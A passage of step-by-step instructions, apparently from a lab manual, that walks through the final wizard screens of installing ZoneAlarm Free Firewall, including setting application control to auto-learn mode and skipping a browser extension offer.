


10. In the **Application Control Mode** wizard, ensure that the **Set Application Control to AUTO-LEARN mode** option is selected, and click **Next >**.
11. By choosing this mode, Zone Alarm Firewall configures the security settings based on behavior and automates this process for your network.




12. Click the **Skip** button in the **Add our Free Chrome Extension for Safer Browsing** wizard.

Note: If you wish to enable this option, click Add to Chrome. In this task, we are choosing to skip this option.




13. ZoneAlarm Free Firewall starts downloading and configuring the components to your machine.

14. Wait until the installation is completed: this may take a few minutes to install.




15. The **Installation was Successful!** wizard appears; click **FINISH**.

